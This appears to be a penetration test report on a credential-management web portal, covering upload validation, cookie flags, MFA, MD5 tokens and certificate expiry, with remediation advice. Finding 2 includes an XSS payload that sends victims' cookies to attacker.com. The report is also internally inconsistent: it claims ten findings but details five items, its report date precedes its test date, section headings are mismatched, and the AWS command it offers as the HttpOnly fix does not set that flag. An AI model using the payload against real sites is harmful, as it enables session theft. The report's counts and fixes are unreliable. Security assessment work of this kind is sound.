[redacted] Technical Report

Prepared by: BugBusters
Date: November 26, 2025
Client: SafeTrust

Table of Contents

1. Technical Summary

This penetration test of the [redacted] staging environment identified a total of ten (10) security weaknesses of varying severity. The findings primarily affect authentication, token generation, session management, input validation, and client-side security controls.

Summary of Findings:
• Critical Severity: **3**
• High Severity: **4**
• Medium Severity: **3**
• Low Severity: **0**

Overall, the platform suffers from weak cryptographic design (MD5 hashing), non-expiring administrative API tokens, insecure cookie handling, missing multi-factor authentication, and improper file-upload validation. Additional weaknesses such as JavaScript exposure, directory enumeration, and predictable token structure increase the likelihood of targeted exploitation.

The most critical concerns are:
1. MD5 authentication token design (token forgery risk)
2. Non-expiring API tokens with administrative privileges
3. Missing HttpOnly cookie protections enabling session theft

These issues collectively create a path for full compromise of the [redacted] credential management platform.

2. Detailed Technical Findings

2.1 Finding 1:

a. Title of Vulnerability

i. Improper File Type Validation on Profile Image Upload API

b. Severity Rating:

i. High

ii. CVSS v3.1 Score: 7.5 (AV:N/AC:L/PR:L/UI:N/S:U/I:L/A:N)

c. Affected Systems

i. Endpoint: [redacted]

ii. Functionality: User Profile Picture Upload

d. Description of the Vulnerability

i. The file upload API used for profile pictures is intended to only accept image files in JPG, PNG, and JPEG formats. However, the server validates the file type based solely on the client-supplied Content-Type header, without verifying the actual file contents or enforcing secure server-side validation. During testing, the request upload of a .png file was intercepted in Burp Suite, and the Content-Type header was modified to image/svg+xml. Despite this contradiction, the server accepted and stored the file as an SVG, returning a 200 OK response with a publicly accessible .svg URL.

e. Why It Matters

i. Technical Impact:

1. SVG files can contain:
    a. JavaScript
    b. Embedded Scripts
    c. Event Handlers
    d. External References

ii. Business Impact:

1. Unauthorized access to sensitive information.
2. Reputational damage if attackers upload harmful content.
3. Potential legal exposure if user data is impacted.

f. Exploitation Path

i. The attacker uploads any valid image file through the profile picture upload function.

ii. The attacker intercepts the upload request with Burp Suite (or similar).

iii. The attacker modifies the Content-Type header to a disallowed but more dangerous type, e.g., image/svg+xml.

iv. The server processes the upload without validating the file type and stores it.

v. The server returns a successful 200 OK response and exposes a public URL to the malicious SVG file.
vi. Any user who loads the malicious file or views the attacker's profile could trigger the embedded malicious script.

g. Reproduction Instructions

i. Log into the [redacted] staging environment as a normal (low-privileged) user.
ii. Navigate to the Profile → Upload Profile Image feature.
iii. Select any .png image and begin the upload process.
iv. Intercept the request in Burp Suite.
v. Modify the Content-Type header to: Content-Type: image/svg+xml
vi. Forward the request.
vii. Observe the server response: HTTP1/1 200 OK
viii. Observe the returned JSON referencing the improperly stored file.

2.2 Finding 2:

a. Title of Vulnerability

i. Missing HttpOnly Flag on Session Cookies

b. Severity Rating

i. Medium
ii. CVSS v3.1 Score: 6.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)

c. Affected Systems

i. Application: [redacted] Credential Manager Portal
ii. Domain: [redacted]
iii. Affected Cookies:
    1. AWSALBAPP-0, AWSALBAPP-1, AWSALBAPP-2, AWSALBAPP-3 (AWS Application Load Balancer) - __zlcmid (tracking cookie) - _ga, _gid, _ga_CBSZ7DFEM4 (Google Analytics cookies)

d. Description of the vulnerability

i. During session management testing, the Set-Cookie response headers for all application cookies were found to be missing the HttpOnly security flag. The HttpOnly flag is a security control that prevents client-side JavaScript from accessing cookies through the document.cookie API.
ii. Analysis of HTTP response headers revealed that while cookies implement the Secure flag (preventing transmission over unencrypted connections) and SameSite=None (allowing cross-site requests), the critical HttpOnly flag is absent:
Set-Cookie: AWSALBAPP-0=_remove_; Expires=Thu, 11 Dec 2025 02:47:17 GMT; Path=/; SameSite=None; Secure

e. Why it matters

i. Technical Impact

1. JavaScript Accessibility: All cookies can be accessed via document.cookie API, including load balancer session cookies
2. XSS Exploitation Vector: If any Cross-Site Scripting (XSS) vulnerability exists in the application, an attacker can execute JavaScript to steal all accessible cookies
3. Session Hijacking Risk: Stolen cookies can be used to impersonate authenticated users
4. **Defense-in-Depth Failure**: Even if no XSS currently exists, the absence of HttpOnly removes a critical security layer

ii. Business Impact

1. Account Takeover: Attackers who successfully steal session cookies can gain unauthorized access to user accounts without knowing passwords
2. Data Breach Risk: Compromised sessions may expose sensitive credential management data
3. Compliance Violations: Missing HttpOnly flags violate OWASP security recommendations and may impact compliance requirements (PCI DSS, SOC 2)
4. Reputational Damage: Session hijacking incidents can severely damage customer trust in a credential management platform
5. Cascading Attacks: A compromised session in a credential manager could lead to further compromise of systems managed through the platform

f. Exploitation Path

i. An attacker discovers or injects a Cross-Site Scripting (XSS) vulnerability anywhere in the [redacted] application (stored XSS, reflected XSS, or DOM-based XSS)

ii. ii. The attacker crafts a malicious payload that executes JavaScript to extract cookies:

```
<script>
  // Steal all cookies and send to attacker-controlled server
  fetch('https://attacker.com/steal?cookies=' + document.cookie);
  </script>
```

iii. When a victim user views the page containing the XSS payload, the malicious JavaScript executes in their browser context
iv. The document.cookie API returns all cookies (AWSALBAPP session cookies, tracking cookies, analytics cookies) because HttpOnly flag is missing
v. The stolen cookies are transmitted to the attacker's server via the fetch() request
vi. The attacker extracts the AWSALBAPP load balancer cookies from the stolen data
vii. The attacker uses the stolen cookies to construct authenticated requests to [redacted], impersonating the victim's session
viii. The attacker gains unauthorized access to the victim's account and can perform actions as that user, including: - Viewing credentials and API tokens - Creating new API tokens - Modifying account settings - Accessing organizational resources

g. Reproduction Instructions

i. Open a web browser and navigate to [redacted]
ii. Log into the [redacted] Credential Manager Portal using valid credentials: - Username: [redacted]
iii. After successful authentication, open the browser's Developer Tools: - Chrome/Edge: Press F12 or Right-click → Inspect - Firefox: Press F12 or Right-click → Inspect Element - Safari: Enable Developer menu in Preferences, then Develop → Show Web Inspector
iv. Navigate to the Console tab in Developer Tools
v. Execute the following JavaScript command in the console:

```
document.cookie
```

vi. Observe the output: The console returns a string containing all cookies:


```
'AWSALBAPP-0=_remove_; AWSALBAPP-1=_remove_;
AWSALBAPP-2=_remove_; AWSALBAPP-3=_remove_;
__zlcmid=1Uvo6wwHhwlqanJ; _gid=GA1.2.1019056849.1764815395;
_ga=GA1.1.1976495376.1764815395;
_ga_CBSZ7DFEM4=GS2.1.s1764815394$o1$g0$t1764815420$j34$l0$h
0'
```

vii. This confirms that JavaScript can access all cookies, proving the HttpOnly flag is missing

h. Evidence

i. Browser Console Cookie Access Test: - Executed document.cookie command in browser developer console - Successfully retrieved all cookie values including session-related cookies - Output demonstrates that JavaScript has unrestricted access to cookies
ii. HTTP Response Header Analysis: - Captured Set-Cookie headers from multiple HTTP responses - Confirmed presence of Secure and SameSite flags - Confirmed absence of HttpOnly flag on all cookies
iii. Cookie Inventory: - Documented all cookies accessible via document.cookie - Identified AWSALBAPP load balancer cookies as session-tracking mechanism - Confirmed cookies persist across page loads and navigation

i. Exhibits

i. 

2.3 Additional Security Observations

During penetration testing of the [redacted] Credential Manager Portal, several security concerns were identified that do not constitute immediately exploitable vulnerabilities but represent security control gaps, outdated practices, or areas for security enhancement. These observations are provided to assist [redacted] in strengthening their overall security posture and implementing defense-in-depth measures.

Unlike the detailed technical findings in Section 2.1-2.2, these observations did not undergo full exploitation testing but were identified through reconnaissance, authentication analysis, and security configuration review. Each observation includes a description of what was found, potential security implications, and specific recommendations for remediation.

2.3.1 Observation 1: Absence of Multi-Factor Authentication

a. **Description**
   i. The [redacted] Credential Manager Portal authentication mechanism does not implement or enforce multi-factor authentication (MFA). Analysis of the authentication flow revealed that users can successfully authenticate using only a username and password, with no second factor challenge presented.
   ii. During testing, authentication requests were captured and analyzed using Burp Suite. The HTTP request to the /api/account endpoint contains the parameter otp=undefined, which explicitly indicates that no one-time password or second authentication factor is required or supported by the system:

   ```
   GET /api/account?LOCATION=@0,@0,0z&deviceType=Web&otp=undefined&deviceName=Web%20-%20Chrome&operatingSystem=Mac%20OS&hardware=undefined HTTP/1.1

   Host: [redacted]
   ```

   iii. The presence of the OTP parameter suggests the authentication system may have been designed to support MFA, but the feature is either not implemented, not enabled, or not enforced.

b. **Evidence**

i.

ii. Burp Suite capture of authentication request to /api/account endpoint. Note the parameter otp=undefined in the query string, indicating no one-time password or second factor is required. The request also shows other authentication parameters including deviceType=Web, deviceName, and operatingSystem, but no multi-factor authentication challenge is present.

c. Security Implications

i. While no credential stuffing, password spraying, or account takeover attacks were attempted during this penetration test, the absence of multi-factor authentication creates several security risks:

d. Authentication Risks

i. Password-Only Security: User accounts are protected solely by password strength, with no additional authentication layer

ii. Credential Stuffing Vulnerability: If users reuse passwords from breached databases, attackers can gain unauthorized access without triggering additional security controls

iii. Phishing Susceptibility: Phishing attacks that successfully capture passwords provide complete account access

iv. Insider Threats: Compromised employee credentials grant full access without additional verification

v. No Device Trust: The system cannot verify that login attempts originate from trusted or previously-used devices

e. Business Context

i. For a credential management platform that stores and manages sensitive authentication tokens and API keys, the absence of MFA is particularly concerning. Organizations using [redacted] to manage their credentials would expect strong authentication controls to protect against unauthorized access.

2.3.2 Observation 2: Use of Deprecated Cryptographic Algos in Authentication

a. Description

i. Analysis of the [redacted] authentication mechanism revealed the use of MD5 hashing algorithm within the authentication token structure. During authentication flow analysis, requests were intercepted using Burp Suite and the App-Auth authentication token was captured and decoded.

ii. The App-Auth token follows a structured format with multiple Base64-encoded components. After decoding the outer Base64 layer, the token structure was found to contain:

iii. Token Structure:

[redacted]

b. Md5 hashes identified

i. Session token component: [redacted] (32 hexadecimal characters = MD5)

ii. Additional hash 1: 2[redacted] (found in nested Base64 data)

iii. Additional hash 2: [redacted]d (found in nested Base64 data)

c. Additional Observations

i. User email address appears in plaintext within the token:
[redacted]

ii. Token structure is predictable and follows a documented pattern

iii. Multiple layers of Base64 encoding are used (outer wrapper and internal components)

iv. Decoding Process:

```
# Base64 decode the App-Auth token

echo "[APP_AUTH_TOKEN]" | base64 -d


# Output reveals token structure with MD5 hashes
```


[redacted]

```
# Further decode nested components
echo
[redacted]
# Output: [redacted]
```

d. Evidence

i.

ii. Burp Suite intercept showing authentication request to /api/account with the App-Auth header containing the authentication token. The token is Base64-encoded and contains multiple authentication components including session identifiers, credentials, and device information.



iii.

iv. Burp Suite showing the initial SSO CSRF token request to /api/v3/sso/[email] endpoint. This request precedes the main

authentication and demonstrates the multi-stage authentication flow. The App-Auth header is visible in this preliminary request as well.

e. **Security Implications**
   i. MD5 Deprecation: MD5 (Message Digest Algorithm 5) has been cryptographically broken since 2008 and is explicitly deprecated by NIST, OWASP, and industry security standards. While the specific use of MD5 in this context was not fully determined (it may be used for session identifiers rather than password hashing), the presence of MD5 in authentication flows represents outdated cryptographic practice.
f. **Information Disclosure**
   i. The presence of the user's email address in plaintext within the authentication token constitutes information disclosure. While the token is transmitted over HTTPS, this design choice unnecessarily exposes user identifiers.
g. **Predictable Token Structure**
   i. The token follows a clear, documented structure with components separated by forward slashes. This predictability reduces the entropy of the token and could potentially aid attackers in token manipulation or forgery attempts (though no exploitation was attempted during this test).

2.3.3 Observation 3: SSL/TLS Certificate Nearing Expiration

a. **Description**
   i. During SSL/TLS security analysis as part of the OWASP Web Security Testing Guide (WSTG-INFO-02) methodology, the SSL certificate for [redacted] was found to be approaching expiration.
   ii. The certificate, issued by Let's Encrypt Certificate Authority, was scheduled to expire on December 4, 2025 - one day after penetration testing was conducted on December 3, 2025.
b. **Evidence**
   i. SSL Certificate Analysis Commands:

```
# Check certificate expiration

$ echo | openssl s_client -connect [redacted] dev/null | openssl x509 -noout -issuer -dates



issuer=C=US, O=Let's Encrypt, CN=E7
```

notBefore=Sep 5 07:34:25 2025 GMT

notAfter=Dec 4 07:34:24 2025 GMT

ii. Certificate Validation

$ sslscan [redacted] | grep "Not valid"

Not valid before: Sep 5 07:34:25 2025 GMT

Not valid after: Dec 4 07:34:24 2025 GMT

c. Security Implications

i. Nature of This Finding: This is an operational security concern rather than an exploitable vulnerability. The certificate remains valid at the time of testing and provides proper encryption for HTTPS connections. However, the imminent expiration creates risk of service disruption.

d. Operational Risks

i. Service Disruption: If the certificate expires without renewal, all HTTPS connections to [redacted] will fail and users will be unable to access the website or application

ii. Browser Security Warnings: Modern browsers will display prominent security warnings for expired certificates, and most users cannot bypass these warnings without technical knowledge

iii. Loss of Trust: For a credential management platform, certificate expiration could raise concerns about overall security posture and operational practices

iv. API and Integration Failures: Third-party integrations relying on [redacted] APIs will fail with SSL verification errors, disrupting business operations

v. Search Engine Impact: If downtime is prolonged, search engine rankings may be affected

3. Tailored Technical Remediation Guidance

This section provides specific, actionable remediation steps for the technical finding and security observations identified during testing. Each recommendation includes implementation details, testing procedures, and estimated effort.

3.1 Remediation for Finding 2: Missing HttpOnly Flag on Session Cookies

Severity: Medium (CVSS 6.5)
Priority: High
Estimated Effort: 2-4 hours (configuration change)
Complexity: Low

a. **Remediation Steps**
   i. Step 1: Add HttpOnly Flag to Set-Cookie Headers
      1. The HttpOnly flag must be added to all Set-Cookie response headers.
      2. Implementation depends on the technology stack.
   ii. Step 2: Configure AWS Application Load Balancer Cookies

```
aws elbv2 modify-target-group-attributes    --target-group-arn
 YOUR_TARGET_GROUP_ARN     --attributes
Key=stickiness.enabled,Value=true
```

   iii. Step 3: Testing and Verification
      1. Verify Headers

```
curl -I https:/[redacted]
 # Confirm: Set-Cookie: AWSALBAPP-0=...; HttpOnly; Secure;
SameSite=Lax
```

      2. Browser Console Test
         a. Open Developer Tools → Console
         b. Execute: document.cookie
         c. Verify: Session cookies do NOT appear (only analytics cookies like _ga)
      3. Browser Developer Tools
         a. Application/Storage tab → Cookies
         b. Verify: HttpOnly column shows checkmark for all session cookies
      4. Functional Testing
         a. Verify users can log in successfully
         b. Confirm session persistence works
         c. Test across multiple browsers

3.1 Remediation for Observation 1: Absence of Multi-Factor Authentication

Severity: Medium
Priority: Medium
Estimated Effort: 40-80 hours (feature development)
Complexity: Moderate

a. **Remediation Strategy**
   i. Backend Implementation
      1. Phase 1: Implement TOTP-Based Multi-Factor Authentication
   ii. TOTP Implementation

```
// Generate secret
  const secret = speakeasy.generateSecret({
    [redacted]
    [redacted]
  });

  // Verify token
  const verified = speakeasy.totp.verify({
    secret: userSecret,
    encoding: 'base32',
    token: userProvidedToken,
    window: 2  // Allow ±60 seconds for clock drift
  });
```

   iii. Update Authentication flow
      1. Modify otp=undefined parameter to accept TOTP codes
      2. Check mfa_enabled flag during login
      3. If enabled, require 6-digit code after password verification
      4. Support backup codes as alternative authentication method

3.3 Remediation for Observation 1: Absence of Multi-Factor Authentication

Severity: Medium
Priority: Medium
Estimated Effort: 80-160 hours (architectural change)
Complexity: High

a. **Remediation Strategy**
   i. This observation requires a phased approach due to the architectural nature of authentication token changes.

1. Identify All MD5 Usage:
    a. Search codebase for MD5 implementations
    b. Categorize usage: password hashing (critical), session IDs (high), cache keys (low)
    c. Document dependencies on current token structure
2. Prioritize Replacements:
    a. Critical: MD5 for password hashing (if applicable) - immediate replacement required
    b. High: MD5 in session tokens - replace during auth refactor
    c. Low: MD5 for checksums/ETags - acceptable for non-security uses
3. Remove Information Disclosure
    a. Remove Plaintext Email from Tokens
        i. Use opaque user IDs instead of email addresses
        ii. Store user identification server-side, not in token
    b. Implement Opaque Token Structure
        i. Replace structured tokens (`-1/email/hash/...`) with cryptographically random tokens
        ii. Store token metadata in database rather than encoding in token

4. Appendices

4.1 Tools Used

a. Primary Testing Tools

i. Burp Suite
    1. Version: Latest (2025)
    2. Purpose: Web application security testing, HTTP/HTTPS traffic interception, request manipulation, vulnerability scanning
    3. Key Features Used:
        a. Proxy: Intercepted and modified HTTP requests during authentication flow
        b. Repeater: Replayed and modified requests for session management testing
        c. Decoder: Decoded Base64-encoded authentication tokens
        d. Comparer: Analyzed differences in HTTP responses

ii. Kali Linux
    1. Version: 2025.x
    2. Purpose: Primary penetration testing operating system
    3. Distribution: Debian-based Linux with pre-installed security tools

b. Reconnaissance and Enumeration Tools

i. dig (Domain Information Groper)

1. Purpose: DNS enumeration and infrastructure mapping
2. Usage: Identified IP addresses, DNS records, and hosting infrastructure

ii. nmap (Network Mapper)
1. Version: 7.95
2. Purpose: Port scanning, service detection, and OS fingerprinting
3. Usage: Identified open ports, web server versions, and network services

iii. Gobuster
1. Version: Latest
2. Purpose: Directory and file enumeration on web servers
3. Usage: Discovered hidden directories, API endpoints, and application structure

iv. Whatweb
1. Purpose: Web technology fingerprinting and identification
2. Usage: Identified web server software, frameworks, CMS, and technologies

v. Curl
1. Purpose: HTTP request testing and API interaction
2. Usage: Manual HTTP requests, header analysis, API endpoint discovery

c. SSL/TLS Analysis Tools

i. OpenSSL
1. Purpose: SSL/TLS certificate analysis and cryptographic operations
2. Usage: Certificate inspection, expiration checking, cipher suite analysis

ii. Sslscan
1. Version: 2.1.5
2. Purpose: SSL/TLS configuration testing and cipher suite analysis
3. Usage: Verified TLS versions, cipher suites, and SSL/TLS vulnerabilities

d. Testing Methodology Framework

i. OWASP Web Security Testing Guide (WSTG) v4.2
1. Purpose: Structured testing methodology
2. Sections Applied:
a. WSTG-INFO: Information Gathering (01-06)
b. WSTG-ATHN: Authentication Testing
c. WSTG-SESS: Session Management Testing
d. WSTG-AUTHZ: Authorization Testing